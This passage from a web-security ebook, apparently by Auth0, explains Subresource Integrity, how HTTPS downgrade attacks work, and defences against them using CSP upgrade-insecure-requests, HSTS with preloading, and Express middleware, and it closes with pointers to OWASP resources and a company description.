
```
<script src="https://unpkg.com/react@17.0.1/umd/react.production.min.js"
  integrity="sha256-Ag0WTc8xFszCJo1qbkTKp3wBMdjpjogsZDAhnSge744="
  crossorigin>
</script>
```

You added the `integrity` and `crossorigin` attributes to the `<script>` tag.

The value of the `integrity` attribute is **the hash value** of the third-party asset. It is represented by a string in the form `algorithim-hash`. The algorithm is `sha256` in the example above, and the actual hash value is `Ag0WTc8xFszCJo1qbkTKp3wBMdjpjogsZDAhnSge744=`.

The `crossorigin` attribute enables the browser to request the server's asset and check its integrity. Without `crossorigin` the browser will load the asset independently on its integrity.

When the browser loads the asset from the CDN, it will compute the file's hash value. If the value is equal to the value specified in the `integrity` attribute, the asset is loaded. Otherwise, the asset will be blocked, and the browser will throw an error in its console, as in the following picture:



The console shown above is from Chrome. In this specific browser, the error message also provides the expected correct value for the hash. So, you can leverage the Chrome console as a manual tool to compute the value for the `integrity` attribute as a side effect of the integrity verification.

> Consider that not all browsers generate an error message with the expected hash value.

Alternatively, you can use the **SRI Hash Generator**, an online tool that generates the whole script tag with the computed `integrity` value.

If you prefer a command-line tool, you can use `shasum` in a Linux-based environment. In this case, you need to download the asset on your machine to calculate the hash value. Assuming you downloaded the React library file on your machine, the command you need to run looks as follows:

```
shasum -b -a 256 react.production.min.js | awk '{ print $1 }' | xxd -r -p | base64
```

This will show the computed hash value on your screen.

You can also use **openssl** to generate the hash value. To do so, this is the command you'll have to run:

```
openssl dgst -sha256 -binary react.production.min.js | openssl base64 -A
```

> So far, you have seen an example of protecting from an external script with Subresource Integrity. Additionally, the same mechanism applies also to CSS files. To protect your application from external stylesheets, you can use the same `integrity` and `crossorigin` attributes for the `<link>` tag.

Summary

In this chapter, you learned that writing your code with security in mind may not be enough to make your application secure. You also need to pay attention to third-party assets. Once you add them to your application, they become a part of it, with any potential vulnerability they may have.

The chapter also suggested the best practices you should follow to keep your third-party assets under control. First, you should know your third-party assets, which vulnerabilities they may be affected by, and what level of risk they bring to your application. Then, once you reach an acceptable security risk level, you should generally freeze the current situation to avoid unwanted updates or tampering. You can do this by locking package versions on the server side and using Subresource Integrity on the client side.

When it comes to third-party assets, you and your team will inevitably have to make some tough calls about risk management. Hopefully, this chapter has provided the tools to make those decisions in a more informed way.

To learn more about managing vulnerabilities of third-party dependencies, check out **the OWASP Vulnerable Dependency Management Cheat Sheet**.

HTTPS Downgrade Attacks

"For to win one hundred victories in one hundred battles is not the acme of skill. To subdue the enemy without fighting is the acme of skill."

- Sun Tzu, *The Art of War*, Chap. III - *Strategic Attack*

HTTPS Downgrade Attacks

Using HTTPS in your web application is mandatory to guarantee trust and security. However, an attacker may attempt to downgrade that secure protocol into simple HTTP and grab or tamper with the exchanged data between users and your website. In this chapter, you will learn how this type of attack works and how you can prevent it.

What Is an HTTPS Downgrade Attack

Nowadays, most websites and web applications use HTTPS as their default protocol. This happened thanks to the efforts of **browser providers and other supporters**. Using a secure protocol like **HTTP over TLS** is a best practice for a few reasons:

- It guarantees **confidentiality** since data exchanged between the client and the server are encrypted.
- It ensures **authenticity** since the domain identity is verified by a trusted third-party (**Certificate authorities**).
- It offers data **integrity** since any tampering attempt is detected.


In other words, by using HTTPS, you avoid typical *person-in-the-middle* (**man-in-the-middle**) attacks, where an attacker intercepts and possibly alters messages exchanged between the client and the server.

However, even if you enabled your website to use HTTPS, there are situations that an attacker can exploit to downgrade the secure protocol to the unprotected HTTP. How can this happen?


Suppose your website is using HTTPS, but you missed updating a link in one of your pages, say the following one:

```
<a href="http://mywebsite.com/awesomepage">Awesome page</a>
```

This link uses plain HTTP. What happens if the user clicks that link and the HTTPS-enabled server receives a plain HTTP request? The typical approach is to redirect the client to use HTTPS, as shown by the following diagram:



However, an attacker may intercept that harmless HTTP request and trigger the person-in-the-middle attack you are attempting to avoid with HTTPS. The following diagram shows how interception may occur:



From that request on, all messages sent by the client are transmitted via HTTP and can be manipulated by the attacker. One single HTTP request may compromise the whole communication security between the client and the server. For this reason, **you should never mix HTTP and HTTPS protocol on a website**.

To avoid this type of protocol downgrade, you should make sure that all the internal links in your website are relative or use HTTPS. This may be an affordable solution for small websites, but it is not feasible for a large one, especially if its content is derived from many people's contributions.

Using Content Security Policy

The HTTP **Content-Security-Policy** (CSP) header can help you force browsers to use HTTPS throughout your website. The `upgrade-insecure-requests` directive is designed for this purpose. By adding the following meta tag in the head section of all the pages of your website, any link using HTTP will be interpreted as if it uses HTTPS:

```
<meta http-equiv="Content-Security-Policy" content="upgrade-insecure-requests">
```

Consider that the directive also applies to non-navigational links, such as scripts, stylesheets, images, and other media.

> **Note:** While major browsers support the `upgrade-insecure-requests` directive, it has never been implemented in IE11. Even if Microsoft's browser is now deprecated, many organizations still use it.

Alternatively, your server application can send the HTTP header to the browser. For example, in an Express application, you can send it through a middleware, as shown in the following code snippet:

```
const express = require("express");
// ...other require...

const app = express();

app.use(function(req, res, next) {
  res.setHeader("Content-Security-Policy", "upgrade-insecure-requests");
  next();
});
// ...other code...
```

Yet another alternative to manually setting HTTP security headers in your server application is to use a specific package. For example, you can use **helmet** in an Express-based application.

> **Note:** By using the `upgrade-insecure-requests`, the HTTP fallback is automatically disabled. This means that if the requested resource is not actually available via HTTPS, the request will fail.

Using HSTS

There are situations where the CSP `upgrade-insecure-requests` directive may not be enough. For example, this happens when a third-party website links your website with the `http` scheme. The `upgrade-insecure-requests` directive tells the browser to use HTTPS for any further request originated by that page; however, the page itself must be requested through HTTPS. If it is requested via HTTP instead, the person-in-the-middle attack may still happen, and the attackers can manipulate the HTTP headers before they reach the browser. In short: the CSP `upgrade-insecure-requests` directive doesn't eliminate the risk of having HTTPS downgraded.

You need a way to tell the browser to use HTTPS to request **any** resource of your website, not just the resources linked to the current page. This is the purpose of one last HTTP header to discuss: the HTTP `Strict-Transport-Security` (HSTS). The following is an example of HSTS header received by a browser:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

When the browser receives such a header, it records the page's domain and the expiration time expressed in seconds through the `max-age` directive. Until that `max-age` (or if a new HSTS header is received with a refreshed max-age), the browser will use HTTPS for any request sent to that domain. This will occur regardless of the specified protocol and continue until the expiration time elapses and no new HSTS header is received.

In the example, besides the `max-age` directive, you may notice the `includeSubDomains` directive. This directive tells the browser to apply the HTTPS request policy to any subdomain of the current page's domain. This increases the security of the whole domain hosting your website or application.

Preloading Strict Transport Security

By using the HSTS header, you ask the browser to use HTTPS for any request to your website for a given time. With this instruction, the browser will ignore any attempt to make requests via HTTP, no matter their origin. However, there is still one possibility that could cause HTTPS downgrade: the very first access to your website.

Suppose a user has never visited your website. Now, suppose they manually insert your website URL in their browser's address bar by

explicitly using the `http` scheme. Since this is the first time the user has made a request to your website and their browser knows nothing about it, that request is vulnerable. After the first request with an HSTS header, the browser will know that it always must use HTTPS. An attacker may intercept the first request, and your website is compromised.

How can you instruct a browser to reach your website by always using HTTPS, including the very first time?

Well, you can request to add your domain to the **HSTS Preload List**. Google maintains this domain list and is hardcoded into Chrome as the list of sites that should be requested exclusively via HTTPS. Most major browsers also have their HSTS preload list based on the Chrome list.

You need **to meet a few requirements** to be included in the list. Among others, you must add the `preload` directive to the HSTS header as in the following example:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Once your domain is included in the hardcoded HSTS list of a browser, the browser will no longer make any requests to your website via HTTP.

Web APIs and HTTPS Downgrade Attacks

So far, the discussion about HTTPS downgrade concerns browsers. What about Web APIs?

You may apply HTTP-to-HTTPS redirection and HSTS headers, but API clients usually don't follow the redirect, unlike browsers. So, the only practical approach is to deprecate the HTTP protocol and use only HTTPS, as recommended by **CIO.gov**.

The main problem here is how to deal with possible HTTP requests. In case of migration from an HTTP-based API to HTTPS, you should apply a progressive transition involving the partners that have built clients for your API. Also, be explicit in the API documentation about using HTTPS. From a technical point of view, your API should return the 403 Forbidden HTTP status code to an HTTP request.

The following is a simple example of Express middleware that refuses HTTP requests:

```
const express = require("express");
// ...other require...

const app = express();

app.use(function(req, res, next) {
  if (!req.secure && req.get('x-forwarded-proto') !== 'https') {
    return res.status(403).send('Please, use HTTPS');
  }
  next();
});
// ...other code...
```

In the code above, you check if the current request is not using HTTPS (`req.secure`) or the original request didn't use that protocol (`req.get('x-forwarded-proto') !== 'https'`). The latter check helps ensure HTTPS use even if your API is behind a reverse proxy. If the request is not using HTTPS, the server sends a 403 HTTP status code as a response.

Summary

This chapter showed you that ensuring security by simply forcing HTTPS as the default protocol in your website or application isn't a trivial task. The person-in-the-middle attack may still happen in certain situations. However, you can leverage a few standard HTTP headers to mitigate this risk: the CSP `upgrade-insecure-requests` directive and the HSTS header with preloading. You also learned that a slightly cruder approach should be used for Web APIs due to the lack of standard clients that can apply security policies as browsers do.

To learn more, visits the **OWASP HSTS Cheat Sheet** and the **CIO.gov HTTPS adoption guidelines**.

Where To Go Next

“Do not repeat the tactics which have gained you one victory, but let your methods be regulated by the infinite variety of circumstances.”

- Sun Tzu, *The Art of War*, Chap.VI - *Weak Points and Strong*

Where To Go Next

Reading this book and practicing the proposed exercises, you got to know five common threats that may affect your web application. You learned how to defend it from those threats by applying the best practices that Web standards and community can provide. You also learned that defenses are rarely definitive. Securing a web application is a continuous activity that requires constant vigilance.

You learned about just five threat scenarios, but the possible threats are by far many more. Just take a look at **the list of classified attacks from OWASP**. You'll find dozens of attacks that can threaten your application, and these only scratch the surface. Knowing every detail of every threat may push beyond your expertise as a developer, especially with a constantly-shifting security landscape. However, you have to be aware of them and apply the best available protection using the library or tool that fits your development environment.

Throughout the book, you found many references to the OWASP website. It is one of the best resources about web application security. Beyond its effort in classifying **attacks** and **vulnerabilities**, the foundation suggests **countermeasures** to improve your application's security. For example, the **OWASP Web Security Testing Guide** is a project aiming to provide a comprehensive guide to testing the security of web applications and web services.

As a developer, you should take care to build robust applications. In the past, teams assessed security in the final phases of a software project. This led to potential security issues being discovered too late, if they were discovered at all. Today security must be considered an integral part of any software project. Developers should take it into account even in the early phases of the software design. **Security by design** is not just a slogan.

Changing your perspective and introducing security requirements in the design phase of your software allows you to identify the best solutions and adapt development to security parameters as necessary.

Designing your software with security in mind may direct you to use the right library to prevent security issues, the right tool to analyze your codebase, and the right service to deploy or integrate your application with. For example, relying on professionals who apply security best practices, such as **Auth0**, relieves you of much of the burden of ongoing monitoring and keeping up with security standards.

About Auth0

The Auth0 Identity Platform, a product unit within Okta, takes a modern approach to identity and enables organizations to provide secure access to any application, for any user. Auth0 is a highly customizable platform that is as simple as development teams want and as flexible as they need. Safeguarding billions of login transactions each month, Auth0 delivers convenience, privacy, and security so customers can focus on innovation.

For more information, visit **https://auth0.com**